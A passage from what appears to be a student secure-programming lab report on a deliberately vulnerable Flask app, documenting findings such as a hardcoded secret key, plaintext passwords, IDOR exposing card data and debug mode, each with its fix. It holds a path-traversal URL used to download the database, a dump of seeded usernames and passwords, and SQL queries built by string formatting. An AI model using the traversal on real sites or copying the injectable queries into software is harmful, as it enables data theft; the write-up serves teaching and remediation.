
BEFORE (Vulnerable)

```
app.secret_key = 'trump123'  # Hardcoded - EXPOSED in GitHub!
```

AFTER (Fixed)

```
load_dotenv()  # Load .env file
app.secret_key = os.environ.get('SECRET_KEY')  # Read from environment
```

```
# Flask Application Configuration
# This file contains sensitive information - NEVER commit to Git(this is just an example how it should look like)!

# Flask Configuration
SECRET_KEY=dev-secret-key-change-this-in-production-12345678901234567890
FLASK_ENV=development
```



Result: The secret key is now stored securely in environment variables instead of being hardcoded in source code

Strong Secret Key: This is now a strong password that can be changed per environment without modifying code

Exploit (Before Fix): Attacker could see the weak key 'trump123' in GitHub and forge session cookies

Impact: Prevents session hijacking and credential exposure

Fix are located on `fix/secret_key` branch
Opened pull request: #10

#10 Plaintext Password Storage

Identifying & Exploiting vulnerability

/code

Plain text password is inserted into database when initialised

```
INSERT INTO `users` (`username`,`password`,`email`,`about`) VALUES ("Holmes","MEC15DBF3XD","
```


Plain text password is compared to user entered password when logging in.


```
password = request.form['password']

query = text(f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'")
user = db.session.execute(query).fetchone()
```

/attack (using path traversal)

Idea: We can use Path Traversal attack that we discovered before to retrieve database file.
Result: We receive a database file with all usernames and passwords.
Impact: All users are affected, since any account can be accessed if data is leaked.
URL: http://127.0.0.1:5000/download?file=../trump.db

1. Downloading database file via path traversal:






2. Viewing the file:

Usernames and passwords are displayed.

```
PS C:\Users\Stefa\Downloads\sqlite-tools-win-x64-3510000> ./sqlite3 trump.db
SQLite version 3.51.0 2025-11-04 19:38:17
Enter ".help" for usage hints.
sqlite> .tables
carddetail  comments    posts       user        users
sqlite> SELECT * FROM users;
1|Holmes|MEC15DBF3XD|lectus.rutrum@laoreetposuere.org|Serious and quiet, inte
2|Louis|PVO84UPH4JN|Mauris@elit.com|Quiet and reserved, interested in how and
hanical things.
3|Colin|UBN90KIN1MZ|mi.fringilla@purus.net|Loyal to his peers and to his inte
d with respecting laws and rules
4|Cameron|WPX87QUO0TE|odio.Aliquam.vulputate@placeratorcilacus.net|Well-devel
r world of observations about people.
5|Chadwick|TXE68KVQ4FO|Aliquam.erat@etnuncQuisque.co.uk|Quiet, kind, and cons
ough.
6|Fritz|NWK85AIT6PR|dolor@Nuncsollicitudin.net|IQuiet, serious, sensitive and
```

3. Accessing someone's account based on leaked database file:

```
|Colin|UBN90KIN1MZ|
```



Fixing Vulnerability:

Description: Once app.py is executed, it creates a database and populates it with plain text passwords, in real-world app this would not be a case and most users would get created during the sign up process. Though case when a similar solution may be needed is possible, let's say a website already has a database of users, but all passwords are stored in plaintext and need to be replaced with hash to match a new system.

1. Import bcrypt to handle hashing.

```
(venv) PS D:\A TUD university\3. Programming\SecureProgramming-trump> pip install bcrypt
```

```
import bcrypt
```

2. Creating a script that would receive all the passwords from the database, convert them to hash and replace passwords in the database with it. (In real world this would need to be done only once, but in this case this script will run every time app.py is executed and will perform hashing on all passwords that are not yet hashed)


```
208 if __name__ == '__main__':
209     initialize_database()  # Initialize the database on application startup if it doesn't exist
210     with app.app_context():
211         db.create_all()  # Create tables based on models if they don't already exist
212 
213         #FIXED: plain text password storage using hashing
214         q = text('SELECT id, password FROM users')
215         rows = db.session.execute(q).fetchall()
216 
217         for row in rows:
218             id = row[0]
219             password = row[1]
220             if not password.startswith("$2b$"):
221                 hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt())
222                 q = text('UPDATE users SET password = :hash WHERE id = :id')
223                 db.session.execute(q, {'hash' : hash.decode('utf-8'), 'id' : id})
224 
225         db.session.commit()
226 
227     app.run(debug=True)
```

3. During the login process, server receives user data based on the username and compares password hash to password entered by the user. If they match, session gets assigned a user token.

```python
#FIXED: plain text password storage using hashing
def hashPasswordsInDB(db):
    q = text('SELECT id, password FROM users')
    rows = db.session.execute(q).fetchall()

    for row in rows:
        id = row[0]
        password = row[1]
        if not password.startswith("$2b$"):
            hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt())
            q = text('UPDATE users SET password = :hash WHERE id = :id')
            db.session.execute(q, {'hash' : hash.decode('utf-8'), 'id' : id})

    db.session.commit()


if __name__ == '__main__':
    initialize_database()  # Initialize the database on application startup if
    with app.app_context():
        db.create_all()  # Create tables based on models if they don't already
        hashPasswordsInDB(db)
    app.run(debug=True)
```

Testing

1. Downloading database file via path traversal:



2. Viewing the file:
   Result: Even though database was compromised, passwords remain secure thanks to hashing.

Fix are located on `fix/plaintext-password-storage` branch
Opened pull request: #9


#11 Password Field Visible

Identifying & Exploiting vulnerability

/source code

```
<input type="text" id="password" name="password" required style="width: 100%;
```

Issue and vulnerability: Password is visible to the user entering it and, combined with the username, can be used to access the account. Lets say user is on a video call doing screen demonstration and needs to login, during that process password will be visible and could be stolen by someone else.




Fixing vulnerability

Changing input field type from “text” to “password” to enhance privacy.

```
<input type="password" id="password" name="password" required style="width: 100%;
```

Testing

Password is no longer visible, so now it’s safe to share the screen or do screenshots during login process.



Fix are located on `fix/password-field-visible` branch
Opened pull request: #14


#12 Sensitive Data Exposure (Credit Cards)

Identifying & Exploiting vulnerability

Testing on the page

/profile

URL: http://127.0.0.1:5000/profile/<id>
Exploit: We can see sensitive information (credit card details)
Exploit: IDOR + unmasked display
Impact: Full credit card theft via screenshot/shoulder surfing



Code:

profile(user_id)

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

code snippet

```
cards = db.session.execute(query_cards).fetchall()
return render_template('profile.html', user=user, cards=cards)
```

This code exposes sensitive data, it retrieves and displays full user and card details solely based on a URL parameter without verifying the requester's identity or authorization,


allowing unauthorized users to access private information. Or someone can accidentally see the other user's screen, for example by sharing a screenshot of a profile.

Fixing vulnerability

Code:

Fix are located on `fix/sensitive-data-exposure` branch
View fixed code: view the repo at the fixed Sensitive Data Exposure vulnerability point
View fixed code: view fixed Sensitive Data Exposure vulnerability code

profile(user_id)



```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    # FIXED: Fixed Insecure Direct Object Reference (IDOR) by validating user authorization
    if 'user_id' not in session:
        return redirect(url_for('login'))
    if session['user_id'] != user_id:
        return redirect(url_for('profile', user_id=session['user_id']))

    # FIXED: Fixed SQL Injection by using parameterized queries
    query_user = text("SELECT * FROM users WHERE id = :user_id")
    user = db.session.execute(query_user, {'user_id': user_id}).fetchone()

    if user:
        # FIXED: Fixed SQL Injection by using parameterized queries
        query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
        cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()

        # FIXED: Fixed Sensitive Data Exposure by masking credit card information
        masked_cards = []
        for card in cards:
            # Mask card number - show only last 4 digits
            card_number = str(card.cardno).replace(' ', '').replace('-', '')
            masked_number = '**** **** **** ' + card_number[-4:] if len(card_number) >= 4 else '****'

            # Mask CVV completely
            masked_cvv = '***'

            # Keep expiry date visible (it's less sensitive)
            masked_cards.append({
                'id': card.id,
                'cardno': masked_number,
                'cvv': masked_cvv,
                'expiry': card.expiry
            })
        return render_template('profile.html', user=user, cards=masked_cards)
    else:
        return "User not found or unauthorized access.", 403
```

code snippet

```
# FIXED: Fixed Sensitive Data Exposure by masking credit card information
masked_cards = []
for card in cards:
    # Mask card number - show only last 4 digits
    card_number = str(card.cardno).replace(' ', '').replace('-', '')
    masked_number = '**** **** **** ' + card_number[-4:] if len(card_number)
>= 4 else '****'

    # Mask CVV completely
    masked_cvv = '***'

    # Keep expiry date visible (it's less sensitive)
    masked_cards.append({
        'id': card.id,
        'cardno': masked_number,
        'cvv': masked_cvv,
        'expiry': card.expiry
    })
return render_template('profile.html', user=user, cards=masked_cards)
```

This code fixes the sensitive data exposure vulnerability by masking credit card numbers and CVVs before rendering them, ensuring that only non-sensitive information (like the last four digits and expiry date) is displayed to the user.


Opened pull request: #13

Testing on the page, again

/profile

URL: http://127.0.0.1:5000/profile/<id>

Exploit: We can see the masked sensitive information (credit card details)



#13 Database Config

Identifying & Exploiting vulnerability

Testing on the page

Code: db_path = os.path.join(os.path.dirname(__file__), 'trump.db')
Result: Database path is hardcoded in code, not configurable per environment, exposed on GitHub

Should be: Database configuration should be loaded from environment variables (.env file)

Exploit: Attacker finds hardcoded path on GitHub, knows exact database location, performs path traversal attacks to access and steal customer data

Impact: Database location exposed, same configuration for all environments, impossible to isolate production data from development

BEFORE (Vulnerable):

```
# Configure the SQLite database
db_path = os.path.join(os.path.dirname(__file__), 'trump.db')
app.config['SQLALCHEMY_DATABASE_URI'] = f'sqlite:///{db_path}'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
```

AFTER (Fixed):

```
# Configure the SQLite database
database_path = os.environ.get('DATABASE_PATH', 'trump.db')
db_path = os.path.join(os.path.dirname(__file__), database_path)
app.config['SQLALCHEMY_DATABASE_URI'] = f'sqlite:///{db_path}'
```

```
# Database Configuration
DATABASE_PATH=trump_dev.db
SQLALCHEMY_TRACK_MODIFICATIONS=True
```

Fix are located on `fix/database-config` branch
Opened pull request: #11

#14 Debug Mode Enabled in Production

Identifying & Exploiting vulnerability

Testing on the page


Code: app.run(debug=True)
Result: Debug mode enabled in production, attacker can access debugger PIN, trigger errors to get stack traces, execute arbitrary Python code on server

Should be: Debug mode must be disabled in production and only enabled in development using FLASK_DEBUG from environment variables

Exploit: Attacker accesses app, triggers error to show debugger, brute-forces PIN, gains access to interactive console, executes system commands, reads sensitive files, modifies database, installs backdoors


Impact: Remote code execution, complete system compromise, attacker can read/modify all files, access database, steal customer data, inject malware, pivot to internal networks

BEFORE (Vulnerable):




```
app.run(debug=True)
```

AFTER (Fixed):




```
# FIXED: Fixed Debug Mode Enabled
debug = os.environ.get('FLASK_DEBUG', 'False').lower() == 'true'
app.run(debug=debug)  # Use environment variable
```

Fix are located on `fix/degug-enabled` branch
Opened pull request: #12